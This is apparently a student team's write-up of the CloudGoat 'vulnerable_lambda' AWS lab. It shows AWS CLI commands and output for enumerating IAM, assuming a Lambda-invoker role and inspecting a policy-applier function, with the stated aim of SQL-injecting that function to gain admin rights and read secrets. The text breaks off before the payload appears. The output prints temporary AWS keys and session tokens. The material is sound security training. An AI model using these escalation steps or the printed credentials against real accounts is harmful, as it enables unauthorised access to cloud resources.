Vulnerable_lambda

- 디포팀플최강팀 -

Submission date	2023-08-20
Mentor	Nikolay Akatyev
Team Leader	Dongeon Kim
Team Member 1	Jaehyuk Ahn
Team Member 2	Hyunho Song
Team Member 3	YuJun Shin
Team Member 4	Suji Lee

Table of contents

3.2 Get target IAM Role.

3.2.1 Get all IAM roles containing 'cg-lambda-invoker' created within the "bilbo" profile and the specific region

3.2.2 Get the inline policy list associated with the IAM role "cg-lambda-invoker-vulnerable_lambda_cgidg94iyt3py1".

3.2.3 Create a new temporary security credential with the role arn:aws:iam::749904550524:role/cg-lambda-invoker-vulnerable_lambda_cgidg94iyt3py1 in the bilbo profile and the specific region, using STS(AWS Secure Token Services).

3.2.3 Get the list of Lambda functions in the specified region using the access credentials configured under the "BoB12DF" profile.

3.2.4 Get the detailed information of the Lambda function "vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1" using the "BoB12DF" profile.

3.2.5 Encode the SQL Injection payload in Base64, then pass it as an argument to the vulnerable Lambda function "vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1" and execute it.

3.6 Get secrets.

3.6.1 Retrieve the list of secrets stored in "secretmanager" using the "bilbo" profile.

3.6.2 Retrieve the secret values associated with the ID "arn:aws:secretsmanager:us-east-1:749904550524:secret:vulnerable_lambda_cgidg94iyt3py1-final_flag-E2V6sh".

4. Analyze CloudTrail's log

4.1 Check the overall CloudTrail's Log

4.2 "Attach UserPolicy" log generated by SQL Injection

1. Scenario(vulnerable_lambda)

1.1 Scenario Resources

- 1 IAM User

- 1 IAM Role

- 1 Lambda

- 1 Secret

1.2 Scenario Start

- IAM User 'bilbo'


1.3 Scenario Goal

Find the scenario's secret. (cg-secret-XXXXXX-XXXXXX)

1.4 Summary

In this scenario, you start as the 'bilbo' user. You will assume a role with more privileges, discover a lambda function that applies policies to users, and exploit a vulnerability in the function to escalate the privileges of the bilbo user in order to search for secrets.

1.5 Exploitation Route


Start ("bilbo" user credentials)
List IAM Roles
Assume the cg-lambda-invoker role
List lambdas as the assumed role
Invoke and exploit the policy_applier lambda as the assumed role
As the "bilbo" user with new privileges, list all secrets in secretsmanager.

1.6 Walkthrough – IAM User ‘bilbo’

1. Get permissions for the 'bilbo' user.
2. List all roles.
3. List lambdas to identify the target lambda.
4. Look at the lambda source code.
5. Assume the lambda invoker role.
6. Craft an injection payload to send through the CLI.
7. Base64 encode that payload. The single quote injection character is not compatible with the aws cli command otherwise.
8. Invoke the policy applier lambda function, passing the name of the bilbo user and the injection payload.
9. Now that Bilbo is an admin, use credentials for that user to list secrets from secretsmanager.

2. What is lambda of AWS?

2.1 Definition

Lambda is an AWS service that supports code execution without server management.

AWS Lambda is a serverless computing service (no need for server management) that automatically manages computer resources and returns the results of code execution in response to specific events.

By using this service, the direct process of instance creation or management is omitted, allowing for efficient usage.

2.2 AWS Lambda Commands


No.	Command Name	Description
1	list-functions	- Returns a list of Lambda functions, with the version-specific configuration of each. Lambda returns up to 50 functions per call. - “aws lambda list-function” command displays a list of the functions for the current user.
2	get-function	- Returns information about the function or function version, with a link to download the deployment package that’s valid for 10 minutes. - You can specify the function you want to retrieve information about using the “--function-name” option.
3	invoke	- Using “invoke” command, you can invoke a function synchronously or asynchronously. “--function-name” option : specify the function name to invoke “--payload” option : json that you want to provide to your Lambda function as input

		"--cli-binary-format" option : specify how to interprets binary input parameters.

3. Exploit

3.1 Get permissions for the 'bilbo' user.


3.1.1 Get Arn of user "bilbo"



```
~/cloudgoat > master ● aws --profile bilbo --region us-east-1 sts get-caller-identity      ✓ < ≡ < 03:07:03
{
    "UserId": "AIDA25GOLLJ6JWQ7OES2X",
    "Account": "749904550524",
    "Arn": "arn:aws:iam::749904550524:user/cg-bilbo-vulnerable_lambda_cgidg94iyt3py1"
}
```

```
aws --profile bilbo --region us-east-1 sts get-caller-identity
```


3.1.2 Get inline policy list assigned to "cg-bilbo-vulnerable_lambda_cgidg94iyt3py1" using IAM service.



```
~/cloudgoat > master ● aws --profile bilbo --region us-east-1 iam list-user-policies --user-name cg-bilbo-vulnerable_lambda_cg
idg94iyt3py1
{
    "PolicyNames": [
        "cg-bilbo-vulnerable_lambda_cgidg94iyt3py1-standard-user-assumer"
    ]
}
```

```
aws --profile bilbo --region us-east-1 iam list-user-policies --user-name cg-bilbo-vulnerable_lambda_cgidg94iyt3py1
```

3.1.3 Get content and details of the inline policy "cg-bilbo-vulnerable_lambda_cgidg94iyt3py1-standard-user-assumer" assigned to "cg-bilbo-vulnerable_lambda_cgidg94iyt3py1" using IAM service.




```
tuna@tuna-virtual-machine:~/cloudgoat
~/cloudgoat 〉 master ●  aws --profile bilbo --region us-east-1 iam get-user-policy --user-name cg-bilbo-vulnerable_lambda_cgidg
94iyt3py1 --policy-name cg-bilbo-vulnerable_lambda_cgidg94iyt3py1-standard-user-assumer
{
    "UserName": "cg-bilbo-vulnerable_lambda_cgidg94iyt3py1",
    "PolicyName": "cg-bilbo-vulnerable_lambda_cgidg94iyt3py1-standard-user-assumer",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": "sts:AssumeRole",
                "Effect": "Allow",
                "Resource": "arn:aws:iam::940877411605:role/cg-lambda-invoker*",
                "Sid": ""
            },
            {
                "Action": [
                    "iam:Get*",
                    "iam:List*",
                    "iam:SimulateCustomPolicy",
                    "iam:SimulatePrincipalPolicy"
                ],
                "Effect": "Allow",
                "Resource": "*",
                "Sid": ""
            }
        ]
    }
}
```

```
aws --profile bilbo --region us-east-1 iam get-user-policy --user-name cg-bilbo-vulnerable_lambda_cgidg94iyt3py1 --policy-name cg-bilbo-vulnerable_lambda_cgidg94iyt3py1-standard-user-assumer
```

3.2. Get target IAM Role.


3.2.1 Get all IAM roles containing 'cg-lambda-invoker' created within the "bilbo" profile and the specific region.



```
tuna@tuna-virtual-machine:~/cloudgoat
~/cloudgoat 〉 master ●  aws --profile bilbo --region us-east-1 iam list-roles | grep cg-lambda-invoker
            "RoleName": "cg-lambda-invoker-vulnerable_lambda_cgidg94iyt3py1",
            "Arn": "arn:aws:iam::749904550524:role/cg-lambda-invoker-vulnerable_lambda_cgidg94iyt3py1",
```

```
aws --profile bilbo --region us-east-1 iam list-roles | grep cg-lambda-invoker
```


3.2.2 Get the inline policy list associated with the IAM role "cg-lambda-invoker-vulnerable_lambda_cgidg94iyt3py1".



```
~/cloudgoat  master ●  aws --profile bilbo --region us-east-1 iam list-role-policies --role-name cg-lambda-invoker-vulnerable_
lambda_cgidg94iyt3py1
{
    "PolicyNames": [
        "lambda-invoker"
    ]
}
```

```
aws --profile bilbo --region us-east-1 iam list-role-policies --role-name cg-lambda-invoker-vulnerable_lambda_cgidg94iyt3py1
```


3.2.3 Create a new temporary security credential with the role arn:aws:iam::749904550524:role/cg-lambda-invoker-vulnerable_lambda_cgidg94iyt3py1 in the bilbo profile and the specific region, using STS(AWS Secure Token Services).



```
~/cloudgoat  master ●  aws --profile bilbo --region us-east-1 sts assume-role --role-arn arn:aws:iam::749904550524:role/cg-lam
bda-invoker-vulnerable_lambda_cgidg94iyt3py1 --role-session-name bilbo_role_session
{
    "Credentials": {
        "AccessKeyId": "ASIA25GOLLJ6PPSBING3",
        "SecretAccessKey": "/jJEPrKeawliwyOQkfMrtxrmkfGK6I0OCLhBCyUZ",
        "SessionToken": "IQoJb3JpZ2luX2VjEPP//////////wEaCXVzLWVhc3QtMSJHMEUCIQDDrLPihsiLvGLmWy2bIJ+ZNfJjG0aAtofeNBxMrxFLGQIgEHI0
if0Dhc/Q0VAytB+mWEyheY+CdceYwqJXm6wTRfoqqAIIq///////////ARAAGgw3NDk5MDQ1NTA1MjQiDLGXP2/DeqPibphVIir8Ad3ivep9D5Rs1PZJR6tD5pZ2CjNuu
xisKvNOinPD54c1SyEgy4c6XmQoRAFgra4Jkq/plVA0+8xKY7Xcm0KdorlfeJEBI3PoYU1l7p/NdOtILdBkRPXbSNjj5AN5XO1eNzaLySjXxKAuaCO/F1UVBoLRi7H3F5
UsFs/sDWGXjY+HwJX9+v567a1ARiENlKjvP3Pz2fmUEjToBVZa2OhSklXr7dUdw4R/maXUR+xLcC5mjqFQpjQfYBfmkorZNQrqAAr2MPsHRpuV6Jz+ETO2VmqClSsKtCf
DrWIL146dycsKtEAKv4Hcgf7P70wKDHUY11dlXMHK86JUMAEsSzCzjISnBjqdAbF7PKv2H4ZZckPkBbMlujwD/dvxcxuyMUcO8ynPpgOM14+n156zsP6PjEAsbPVgJF/a
lAuWvDlS/2SmIHcV2PhhU8OiuPUPjD1DcfsOo4JJxrwK0kJwpfsC8Ok/Fwp3EgksuXUmgZlmqnZc/LprL4tf9kvr1kw0nyWUXz540vzgA0oJ7ZPhcFG/yFOGwX6hjFj28
wwvxRxRLWK+wQY=",
        "Expiration": "2023-08-19T19:13:07+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROA25GOLLJ6FDXPZZQOZ:bilbo_role_session",
        "Arn": "arn:aws:sts::749904550524:assumed-role/cg-lambda-invoker-vulnerable_lambda_cgidg94iyt3py1/bilbo_role_session"
    }
}
```

```
aws --profile bilbo --region us-east-1 sts assume-role --role-arn arn:aws:iam::749904550524:role/cg-lambda-invoker-vulnerable_lambda_cgidg94iyt3py1 --role-session-name bilbo_role_session
```


3.3 Get the list of Lambda functions in the specified region using the access credentials configured under the "BoB12DF" profile.


```
aws --profile BoB12DF --region us-east-1 lambda list-functions | more
~/cloudgoat > master ● aws --profile BoB12DF --region us-east-1 lambda list-functions          ✔ < ≡ < 03:18:11

{
    "Functions": [
        {
            "FunctionName": "vulnerable_lambda_cgidq29pq58vkx-policy_applier_lambda1",
            "FunctionArn": "arn:aws:lambda:us-east-1:749904550524:function:vulnerable_lambda_cgidq29pq58vkx-policy_applier_lambda
1",
            "Runtime": "python3.9",
            "Role": "arn:aws:iam::749904550524:role/vulnerable_lambda_cgidq29pq58vkx-policy_applier_lambda1",
            "Handler": "main.handler",
            "CodeSize": 991559,
            "Description": "This function will apply a managed policy to the user of your choice, so long as the database says th
at it's okay...",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2023-08-17T01:05:00.077+0000",
            "CodeSha256": "iBbgC/bevSIqwsv9vPO60o6D2gIgEUPKE/W/8/Qn3e0=",
            "Version": "$LATEST",
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "073ca497-3ed6-4221-a17f-34fc0a19da0e",
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ],
            "EphemeralStorage": {
                "Size": 512
            },
            "SnapStart": {
                "ApplyOn": "None",
                "OptimizationStatus": "Off"
            }
        },
```

```
aws --profile BoB12DF --region us-east-1 lambda list-functions
```

As a result of the command execution, we can discover the vulnerable function "vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1" among multiple Lambda functions, which can be exploited.


3.4 Get the detailed information of the Lambda function "vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1" using the "BoB12DF" profile.


```
tuna@tuna-virtual-machine:~/cloudgoat
~/cloudgoat > master ● aws --profile BoB12DF --region us-east-1 lambda get-function --function-name vulnerable_lambda_cgidg94i
yt3py1-policy_applier_lambda1
{
    "Configuration": {
        "FunctionName": "vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1",
        "FunctionArn": "arn:aws:lambda:us-east-1:749904550524:function:vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1",
        "Runtime": "python3.9",
        "Role": "arn:aws:iam::749904550524:role/vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1",
        "Handler": "main.handler",
        "CodeSize": 991559,
        "Description": "This function will apply a managed policy to the user of your choice, so long as the database says that i
t's okay...",
        "Timeout": 3,
        "MemorySize": 128,
        "LastModified": "2023-08-19T18:01:43.876+0000",
        "CodeSha256": "iBbgC/bevSIqwsv9vPO60o6D2gIgEUPKE/W/8/Qn3e0=",
        "Version": "$LATEST",
                                    ⋮
    "Code": {
        "RepositoryType": "S3",
        "Location": "https://prod-iad-c1-djusa-tasks.s3.us-east-1.amazonaws.com/snapshots/749904550524/vulnerable_lambda_cgidg94i
yt3py1-policy_applier_lambda1-0f38dc61-33f1-41cd-aa38-ea30261b22d2?versionId=dbrhZ1f9uFoymy3XN0YoyNxmWC9XasgB&X-Amz-Security-Toke
n=IQoJb3JpZ2luX2VjEPL%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FwEaCXVzLWVhc3QtMSJGMEQCIE1bXP3BWPCUEO%2FaJMKfxf49KSEL5gg5RH3c07Z6%2BEtjAiBpvTd
WCOAs8gCO1UxmL0Xlk4zx%2BOOtIB5C1C0xvjs4vyrEBQir%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F8BEAQaDDQ3OTIzMzAyNTM3OSIM3O1g9pHPG4eBcml%2FKpgFO4eT
QNe6RO5hqzyLt9QRWIU3Lhdm%2BUmYOgbgQg5vO5MmhvPQ4ejmcA1EPDBDEYas6Dl%2Fqb19YJRgzU0hJt9tApxcijZxMfI26%2FmvmeS00iAo5ww8sTPNhZhlWbqW1xg
VpySNxImaYXY9qnp4VIjmEj3bJa9v%2Ft%2Fc9pgdd7kQfVJlWvF6Vm0ewRHIkOHYT2Z1cHHqZGQMuhF%2Bt%2BxGVhs1MHy03uwc8k7mRIkCyk4mbbIccqa7Q%2F9mHh
1NAuFi1WN2bZG6GeJ3ix1gWPP5uVfh2m9l37i5%2BHWQmezKXcnkRQXJog0qjY%2BVBzdKANOvIxMkX32%2FBfpfOB58d0fvsLWlgNEa2SiXOKXHrS4zIWmzl7z%2BhpX
